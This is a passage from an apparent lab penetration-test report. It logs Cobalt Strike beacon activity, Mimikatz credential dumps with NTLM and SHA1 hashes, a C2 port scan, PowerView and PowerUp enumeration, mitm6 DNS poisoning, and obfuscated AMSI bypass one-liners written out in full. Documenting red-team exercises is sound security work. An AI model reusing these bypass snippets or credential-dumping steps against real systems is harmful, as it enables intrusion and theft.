[09/05 19:31:29] [*] Tasked beacon to take screenshot
[09/05 19:31:36] [+] host called home, sent: 199992 bytes
[09/05 19:31:37] [+] job registered with id 0
[09/05 19:31:37] [-] [job 0] screenshot from desktop 0 is empty
[09/05 19:32:10] [+] job 0 completed
```

Figure 15. Screenshot Recon 2

Mimikatz – Credential Dumping – T1003

Commands Executed: “logonpasswords”

Date and Time: 09/05/2024 – 7:34 PM MST and 7:48 PM MST

Target: 192.168.57.5, 192.168.57.6

Description:

Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks. Specifically, Cameron attempted to dump the Local Security Authority Process also known as LSASS using Mimikatz. The LSASS process when dumped, can contain the user credentials contained in memory which can be used to further escalate privileges or establish further lateral movement opportunities.

Cameron used Cobalt Strike’s built in command “logonpasswords” to utilize Mimikatz in an attempt to dump LSASS on both 192.168.57.5 and 192.168.57.6.

```
[09/05 19:34:03] beacon> logonpasswords
[09/05 19:34:03] [*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[09/05 19:34:13] [+] host called home, sent: 314703 bytes
[09/05 19:34:15] [+] job registered with id 1
[09/05 19:34:29] [+] [job 1] received output:

Authentication Id : 0 ; 29587255 (00000000:01c37737)
Session           : RemoteInteractive from 2
User Name         : Administrator
Domain            : WIN-RDF6EUJFKS7
Logon Server      : WIN-RDF6EUJFKS7
Logon Time        : 9/4/2024 7:32:47 PM
SID               : S-1-5-21-1874244179-2787484029-348140665-500

msv :
  [00000003] Primary
  * Username : Administrator
  * Domain   : WIN-RDF6EUJFKS7
  * NTLM     : 8846f7eaae8fb117ad06bdd830b7586c
  * SHA1     : e8f97fba9104d1ea5047948e6dfb67facd9f5b73
  tspkg :
```

Figure 16. Mimikatz – WIN-RDF6EUJFKS7

```
[09/05 19:48:09] beacon> logonpasswords
[09/05 19:48:09] [*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[09/05 19:48:19] [+] host called home, sent: 314703 bytes
[09/05 19:48:21] [+] job registered with id 3
[09/05 19:48:39] [+] [job 3] received output:

Authentication Id : 0 ; 25869721 (00000000:018abd99)
Session           : Interactive from 1
User Name         : Administrator
Domain            : WIN-BFF5M2CBG90
Logon Server      : WIN-BFF5M2CBG90
Logon Time        : 9/4/2024 10:48:25 AM
SID               : S-1-5-21-64771152-2679766261-350833979-500
```

Figure 17. Mimikatz – WIN-BFF5M2CBG90

Port Scanning via C2 Agent – T1046

Commands Executed: “portscan 192.168.57.0/24”


Date and Time: 09/05/2024 – 7:54 PM MST

Target: 192.168.57.0/24

Description:

After establishing access utilizing a C2 agent, threat actors will often scan a network via the C2 agent. To simulate this Cameron used the Cobalt Strike command “portscan” to scan hosts on the 192.168.57.0/24 network to enumerate which ports and services were available.

This scan was performed from the host WIN-BFF5M2CBG9O and can be seen below in Figure 20.



```
[09/05 19:53:37] [+] [job 4] received output:
192.168.57.4:139
192.168.57.4:135
192.168.57.2:22 (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10)
192.168.57.4:445
192.168.57.5:445 (platform: 500 version: 10.0 name: WIN-BFF5M2CBG9O domain: WORKGROUP)
192.168.57.6:445 (platform: 500 version: 10.0 name: WIN-RDF6EUJFKS7 domain: WORKGROUP)
192.168.57.10:445
Scanner module is complete

[09/05 19:54:02] [+] job 4 completed
[WIN-BFF5M2CBG9O] - x64 | Administrator * | 5620 - x64
```

Figure 20. Portscan via C2 Agent

PowerShell via C2 Agent – T1059.001

Commands Executed: "powershell ls"


Date and Time: 09/05/2024 – 8:12 PM MST

Target: 192.168.57.6

Description:

Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code.

Cameron attempted to emulate an adversary running PowerShell commands within the Cobalt Strike beacon process. The PowerShell commands ran were "ls" and "whoami" on host WIN-RDF6EUJFKS7. This can be seen below in Figure 21.



```
[09/05 20:12:01] beacon> powershell ls
[09/05 20:12:01] [*] Tasked beacon to run: ls
[09/05 20:12:09] [+] host called home, sent: 71 bytes
[09/05 20:12:13] [+] job registered with id 4
[09/05 20:12:14] beacon> powershell whoami
[09/05 20:12:14] [*] Tasked beacon to run: whoami
[WIN-RDF6EUJFKS7] - x64 | SYSTEM * | 4636 - x64
beacon>
```

Figure 21. PowerShell via C2 Agent

Importing a Malicious PowerShell Script – T1082

Commands Executed: “. \Powerview.ps1”

Date and Time: 09/05/2024 – 8:15 PM MST

Target: 192.168.57.4

Description:

Cameron attempted to import the malicious script Powerview.ps1 on host 192.168.57.4. Powerview allows an attacker to enumerate Windows Active Directory domains and performed attacks associated with the information enumerated. The importation of the script was first blocked by Windows defender.




Figure 22. Powerview.ps1 Import

Host Enumeration via PowerShell – T1082

Commands Executed: Obfuscated AMSI bypass pasted into PowerShell Terminal

Date and Time: 09/05/2024 – 8:20 PM MST

Target: 192.168.57.4

Description:

AMSI is an interface on which applications or services (third-party included) are able to scan a script's content for malicious usage. If a signature in the script is registered by the AMSI antimalware service provider (Windows Defender by default), it will be blocked.

Cameron attempted to bypass this security measure in order to import Powerview.ps1 without disabling Windows Defender. However, the host was fully updated, and the attempted AMSI bypasses were not successful. These attempts can be seen below in Figure 23.

```
PS C:\Users\Win10Desk1GHOSTS\Downloads> class TrollAMSI{static [int] M([string]$c, [string]$s){return 1}}[System.Runtime
InteropServices.Marshal]::Copy(@(System.Runtime.InteropServices.Marshal)::ReadIntPtr([long]([TrollAMSI].GetMethods() |
Where-Object Name -eq 'M')).MethodHandle.Value + [long]8)),0, [long]([Ref].Assembly.GetType('System.Ma'+nag'+eme'+nt.
Autom'+tion.A'+ms'+iu'+ti'+ls')).GetMethods('N'+onPu+'blic,st'+at+'ic') | Where-Object Name -eq ScanContent).Me
thodHandle.Value + [long]8,1)
At line:1 char:1
+ class TrollAMSI{static [int] M([string]$c, [string]$s){return 1}}[Sys ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Win10Desk1GHOSTS\Downloads> class BOISE{static [int] M([string]$c, [string]$s){return 1}}[System.Runtime.Int
eropServices.Marshal]::Copy(@(System.Runtime.InteropServices.Marshal)::ReadIntPtr([long]([BOISE].GetMethods() | Where-Ob
ject Name -eq 'M')).MethodHandle.Value + [long]8)),0, [long]([Ref].Assembly.GetType('System.Ma'+nag'+eme'+nt.Autom'+
tion.A'+ms'+iu'+ti'+ls')).GetMethods('N'+onPu+'blic,st'+at+'ic') | Where-Object Name -eq ScanContent).MethodHand
le.Value + [long]8,1)
At line:1 char:1
+ class BOISE{static [int] M([string]$c, [string]$s){return 1}}[System. ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Figure 23. AMSI Bypass Attempts

Host Enumeration via PowerShell – T1082

Commands Executed: “Get-NetLoggedon” and “Test-AdminAccess”

Date and Time: 09/05/2024 – 8:25 PM MST and 8:27 PM MST

Target: 192.168.57.6

Description:

After disabling Windows Defender, Cameron imported Powerview.ps1 into a PowerShell terminal on host 192.168.57.6. PowerView is a PowerShell tool to gain network situational awareness on Windows domains. It contains a set of pure-PowerShell replacements for various windows “net *” commands, which utilize PowerShell AD hooks and underlying Win32 API functions to perform useful Windows domain functionality.

Cameron ran Powerview’s “Get-NetLoggedon” command on host 192.168.57.6. This command is often utilized to view other users that may be logged into a system. If any high-value users, such as an admin user, were present on the host, an attacker could then dump credentials stored in memory on the host and obtain that user’s credentials. This can be seen below in Figure 24.

```
PS C:\Users\Win10Desk1GHOSTS\Downloads> . .\Powerview.ps1
PS C:\Users\Win10Desk1GHOSTS\Downloads> Get-NetLoggedon

UserName      : Win10Desk1GHOSTS
LogonDomain    : WIN10DESK1
AuthDomains    :
LogonServer    : WIN10DESK1
ComputerName   : localhost

UserName      : Win10Desk1GHOSTS
LogonDomain    : WIN10DESK1
AuthDomains    :
LogonServer    : WIN10DESK1
ComputerName   : localhost
```

Figure 24. Get-NetLoggedon

Cameron also ran the “Test-AdminAccess” command to verify if the user the PowerShell process was running under had administrative access to the host. This can be seen below in Figure 25.

```
PS C:\Users\Win10Desk1GHOSTS\Downloads> Test-AdminAccess_

ComputerName IsAdmin
-----
localhost    False

PS C:\Users\Win10Desk1GHOSTS\Downloads>
```

Figure 25. Test-AdminAccess

Host Enumeration via PowerShell – T1082


Commands Executed: "Invoke-AllChecks"

Date and Time: 09/05/2024 – 8:31 PM MST

Target: 192.168.57.6

Description:

Cameron imported a second PowerShell script, Powerup.ps1. Powerup is used to enumerate a Windows system for any potential local privilege escalation vulnerabilities. If Powerup finds one of these vulnerabilities, it will provide a recommendation on how to exploit the vulnerability to obtain administrative access over the host. The output of Powerup can be seen below in Figure 26.



```
ModifiablePath : C:\Users\Win10Desk1GHOSTS\AppData\Local\Microsoft\WindowsApps
IdentityReference : WIN10DESK1\Win10Desk1GHOSTS
Permissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH% : C:\Users\Win10Desk1GHOSTS\AppData\Local\Microsoft\WindowsApps
Name : C:\Users\Win10Desk1GHOSTS\AppData\Local\Microsoft\WindowsApps
Check : %PATH% .dll Hijacks
AbuseFunction : Write-HijackDll -DllPath
               'C:\Users\Win10Desk1GHOSTS\AppData\Local\Microsoft\WindowsApps\wlsctrl.dll'
```

PS C:\Users\Win10Desk1GHOSTS\Downloads>

Figure 26. Powerup

IPv6 – Adversary-in-the-Middle-Attack – T1557.003

Commands Executed: “python3 ./mitm6.py”

Date and Time: 09/05/2024 – 8:451 PM MST

Target: 192.168.57.0/24 Network

Description:

Mitm6 is a pentesting tool that exploits the default configuration of Windows to take over the default DNS server. It does this by replying to DHCPv6 messages, providing victims with a link-local IPv6 address and setting the attackers host as default DNS server. As DNS server, mitm6 will selectively reply to DNS queries of the attackers choosing and redirect the victim’s traffic to the attacker machine instead of the legitimate server.

Cameron performed this attack on the 192.168.57.0/24 network, poisoning all hosts on this network for a short amount of time. This can be seen in Figure 27.

```
(mitm6)--(root@kali4Caldera)-[/home/.../Cameron/tools/mitm6/mitm6]
# python3 ./mitm6.py
Starting mitm6 using the following configuration:
Primary adapter: eth0 [1a:90:67:06:b9:0e]
IPv4 address: 192.168.57.13
IPv6 address: fe80::1ff2:8a31:40a:38a
Warning: Not filtering on any domain, mitm6 will reply to all DNS queries.
Unless this is what you want, specify at least one domain with -d
IPv6 address fe80::6:1 is now assigned to mac=76:ba:e5:79:a4:cd host=ghostserver. ipv4=
IPv6 address fe80::6:2 is now assigned to mac=2a:b4:7d:f1:37:98 host=linux-server. ipv4=
IPv6 address fe80::6:3 is now assigned to mac=ae:ea:32:f8:de:1f host=linuxserver2. ipv4=
IPv6 address fe80::6:5 is now assigned to mac=2a:b4:7d:f1:37:98 host=linux-server. ipv4=
IPv6 address fe80::6:4 is now assigned to mac=ae:ea:32:f8:de:1f host=linuxserver2. ipv4=
IPv6 address fe80::6:6 is now assigned to mac=76:ba:e5:79:a4:cd host=ghostserver. ipv4=
^C
Shutting down packet capture after next packet...
```

Figure 27. MITM6

Conclusion

Cameron performed approximately 20 different attacks on the target network. All of these attacks are commonly used in profession network penetration tests and red team engagements. Each attack has a corresponding timestamp and screenshot associated with it.

Additionally, a recording of the penetration test session was provided where Cameron demonstrated these attacks for 6 different students and explained how these attacks work and information about the penetration testing industry.